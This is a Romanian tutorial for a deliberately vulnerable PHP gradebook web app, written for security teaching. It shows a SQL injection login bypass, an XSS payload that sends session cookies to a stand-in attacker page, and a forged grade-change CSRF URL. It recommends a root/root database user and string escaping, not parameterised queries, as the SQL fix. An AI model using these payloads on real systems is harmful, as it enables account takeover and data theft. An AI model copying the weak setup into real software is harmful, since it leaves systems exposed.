Catalog Virtual

~ Aplicație pentru demonstrarea Vulnerabilităților & Conceptelor de Securitate~

Contents

[Descrierea Aplicației 2](#_Toc101160359)

[Pregătirea Mediului de Lucru 2](#_Toc101160360)

[Discuția Vulnerabilităților 3](#_Toc101160361)

[*1.* *Configurare Greșită a Securității Directoarelor (Directory Traversal):* 3](#_Toc101160362)

[*2.* *Lipsa de Verificare a Nivelului de Acces în conformitate cu Funcția Avută (Missing Function Level Access Control):* 3](#_Toc101160363)

[*3.* *Autentificare Uitată (Broken Authentication):* 4](#_Toc101160364)

[*4.* *Referințe Nesigure la Obiecte Directe (Insecure Direct Object References):* 4](#_Toc101160365)

[*5.* *Injecție SQL (SQL Injection):* 4](#_Toc101160366)

[*6.* *XSS (Cross Site Scripting – XSS):* 5](#_Toc101160367)

[*7.* *CSRF (Cross Site Request Forgery – CSRF):* 5](#_Toc101160368)


# Descrierea Aplicației

Aplicația prezintă scheletul unui potențial scenariu din viața reală, mai exact, o platformă educațională online, ce poate fi accesată atât de profesori, cât și de elevi. Aceasta a fost concepută sub forma unui *Catalog Virtual*, în care profesorii importă notele, iar elevii le pot vedea. Suplimentar, studenții pot transmite temele în cadrul acestui site, astfel încât profesorii să le poată nota.


Aplicația a fost dezvoltată folosind PHP, HTML, CSS și SQL.

# Pregătirea Mediului de Lucru


Pentru a putea rula aplicația, este necesară instalarea programului [XAMPP](https://www.apachefriends.org/ro/download.html). Din GUI aplicației, click *Start* în dreptul modulelor ***Apache*** și ***MySQL***.



Accesăm [phpmyadmin](http://localhost/phpmyadmin/index.php?route=/server/databases), fie din browser, fie dăm click pe *Admin* din dreptul modulului ***MySQL***. Creăm o nouă bază de date, numită *catalog\_virtual* și importăm *template.sql*.



În ***mysql.user*** adăugăm un nou utilizator, cu următoarea configurație: ***nume*** – *root*, ***parolă*** – *root* și cu ***toate drepturile***.




Accesăm apoi **C:\xampp\htdocs** și copiem aici fișierele din folderul *Site Vulnerabil*. Apoi, într-un browser, accesăm <http://localhost/start.html>.

# Discuția Vulnerabilităților

Demonstrațiile de exploatare ale vulnerabilităților sunt doar pentru scopuri etice și educaționale. Așadar, să vedem care sunt cele 10 simple modalități de spargere ale site-ului web, ce implică acestea și cum pot fi rezolvate.

## Configurare Greșită a Securității Directoarelor (Directory Traversal):

Să ne imaginăm că suntem un utilizator care dorim să ne autentificăm în sistem. Pentru a accesa site-ul, după cum am scris și anterior, trebuie să accesăm <http://localhost/start.html>. Însă, dacă accesăm URL-ul <http://localhost/> putem vedea toate fișierele site-ului în arborele de directoare.



Acest lucru reprezintă o vulnerabilitate importantă. Configurarea greșită a securității se poate întâmpla la orice nivel al unei aplicații și, de obicei, se datorează caracteristicilor inutile sau software-ului învechit. Pentru aplicația noastră, prima pagină, cea implicită, nu a fost configurata corect. Pentru a rezolva această problemă, adăugăm un fișier de configurare *.htaccess* în **C:\xampp\htdocs**, cu următoarea linie de cod: ***DirectoryIndex start.html***. Acum, indiferent de URL-ul folosit (din cele 2 de mai sus), vom fi redirecționați la pagina de pornire a aplicației.

## Lipsa de Verificare a Nivelului de Acces în conformitate cu Funcția Avută (Missing Function Level Access Control):


Deși directorul de fișiere este acum ascuns, un potențial hacker poate accesa în continuare pagina de notare, dacă cunoaște exact URL-ul (în cazul de față: localhost/view/addGrade.html). În acest fel, un individ care nu este profesor poate să adauge note. Această vulnerabilitate apare datorită lipsei verificărilor nivelului de acces în conformitate cu funcția avută, în fișierul *addGrade.php*, astfel încât potențialii atacatori pot accesa funcțiile privilegiate ale aplicației web fără a fi autorizați, prin simpla schimbare și forțare a adresei URL țintă. Soluția este simplă: se verifică dacă profesorul este logat atunci când adaugă o notă nouă – introducem liniile următoare de cod în fișierul *addGrade.php*: ***if (!$\_SESSION["loggedIn\_teacher"]) {header("Location: /start.html");}***

## Autentificare Uitată (Broken Authentication):

O vulnerabilitate destul de des întâlnită, chiar și în cadrul companiilor mari, face referire la următorul scenariu: ne logăm în sistem, apoi închidem browser-ul/pagina/calculatorul, fără să ne delogăm, permițând astfel persoanei care vine după noi să ne acceseze sesiunea. Pentru a rezolva această problemă, singura soluție este fie să folosim un computer personal cu o parolă, fie să ne deconectăm întotdeauna dacă folosim un computer public.

## Referințe Nesigure la Obiecte Directe (Insecure Direct Object References):

După ce un elev și-a terminat tema, l-a redenumit folosind instrucțiunile primite de la profesor (Ex: 10001\_101\_Nume\_Prenume) și a încărcat fișierul în sistem. Dacă cineva încearcă totuși să copieze temele studenților, poate găsi cu ușurință lucrările, forțând un URL: <http://localhost/uploads/10001_101_Nume_Prenume.pdf> .



O referință nesigură poate apărea dacă programatorul nu folosește niciun mecanism de validare atunci când expune o referință la un obiect de implementare intern, permițând atacatorilor potențiali să le manipuleze. Soluția este limitarea nivelul de acces al folderului *uploads*, interzicând tot accesul extern, dar permițând accesul intern. Acest lucru se realizează creând un fișier de configurare *.htaccess* în **C:\xampp\htdocs\uploads**, cu următoarele linii de cod: ***Order deny,allow; Deny from all***.

## Injecție SQL (SQL Injection):

Să ne imaginăm că un potențial atacator dorește să vadă toate notele studenților, fără să se logheze în aplicație. Având cunoștințe legate de SQL și folosind o comandă specială (***' or 1=1 #*** - Hacker/SQL Injection.txt) în form-ul de logare al studenților, la nume, acesta poate să vadă toate notele acestora, fără să aibă nevoie de un username și o parolă validă. Injecțiile SQL sunt una dintre cele mai ușoare modalități de a pirata orice site web care trimite date nesigure către un interpret. Ele sunt mai ușor de descoperit când se examinează codul decât prin testare, sau prin folosirea unui tool de verificare (Ex: [Snyk](https://snyk.io/)).

În codul nostru original, interogările SQL sunt compuse direct din datele de intrare. Șirul injectat de un hacker poate tăia interogarea și poate schimba sensul acesteia.

**select \* from students where name = '$name' and password = '$password'**

... va deveni...

**select \* from students where name = '' or 1=1 #** sau **select \* from students where name = '' or True #**

... iar **#** comentează restul interogării. O posibilă soluție la această problemă este utilizarea funcției *escape\_string* pentru a preprocesa input-ul, înainte de a efectua interogarea SQL. Astfel, în *login.php*,

**$name = $\_POST["name"];$password = $\_POST["password"];**

... vor deveni:

**$name = mysqli\_real\_escape\_string($link, $\_POST['name']); $password=mysqli\_real\_escape\_string($link, $\_POST['password']);**

## XSS (Cross Site Scripting – XSS):

Ca atacator, nu m-aș mulțumi doar să mă conectez la sistem. Scopul meu principal ar fi furtul datelor utilizatorului. După ce ne logăm ca profesor, putem introduce numele unui elev pentru a vedea notele acestuia. Dacă suntem un atacator putem folosi o comandă specială, cu cod javascript încorporat (**"/> <script> window.open("http://localhost/hacker/ hacker.php?cookie="+document.cookie);</script><!--**), care va crea o fereastră pop-up și voi primi automat cookie-uri din browser. Codul hacker-ului va suprascrie cod-ul HTML inițial. Acum pot partaja link-ul obținut altora și, deoarece pare a fi un link de la un site credibil, pot convinge victimele să dea click pe el. Făcând acest lucru, pot colecta datele browser-ului lor pe serverul meu de la distanță. XSS este o vulnerabilitate foarte des întâlnită în site-urile web și apare atunci când o aplicație trimite către browser datele furnizate de utilizator, fără a le valida.

Pentru a rezolva acest lucru, adăugăm funcția *htmlspecialchars* pentru procesarea șirurilor de caractere în *teacher.php*.

**// XSS Vulnerability**

**// $name = $\_GET['name'];**

**$name = htmlspecialchars($\_GET['name']);**

## CSRF (Cross Site Request Forgery – CSRF):

În aplicația noastră, profesorii au opțiunea de a modifica notele elevilor. Ce se întâmplă dacă un student încearcă să-și schimbe singur nota? Dacă studentul cunoaște cum funcționează aplicația, poate crea un URL <http://localhost/controller/editGrade.php?id=127&courseid=10005&grade=1> pe care să îl insereze într-o pagină web (poate încorpora adresa URL în sursa unei imagini) și să o transmită profesorului, sub pretextul că are o dovadă cum că nota lui trebuie modificată. Dacă profesorul este logat, atunci nota va fi inserată automat în baza de date. Acest tip de vulnerabilitate e cunoscut și ca atac cu un singur click, deoarece poate păcăli victima să trimită o solicitare rău intenționată cu un singur click. Atacatorii pot crea comenzi neautorizate și le pot transmite de la un utilizator în care site-ul are încredere, exploatând astfel încrederea site-ului.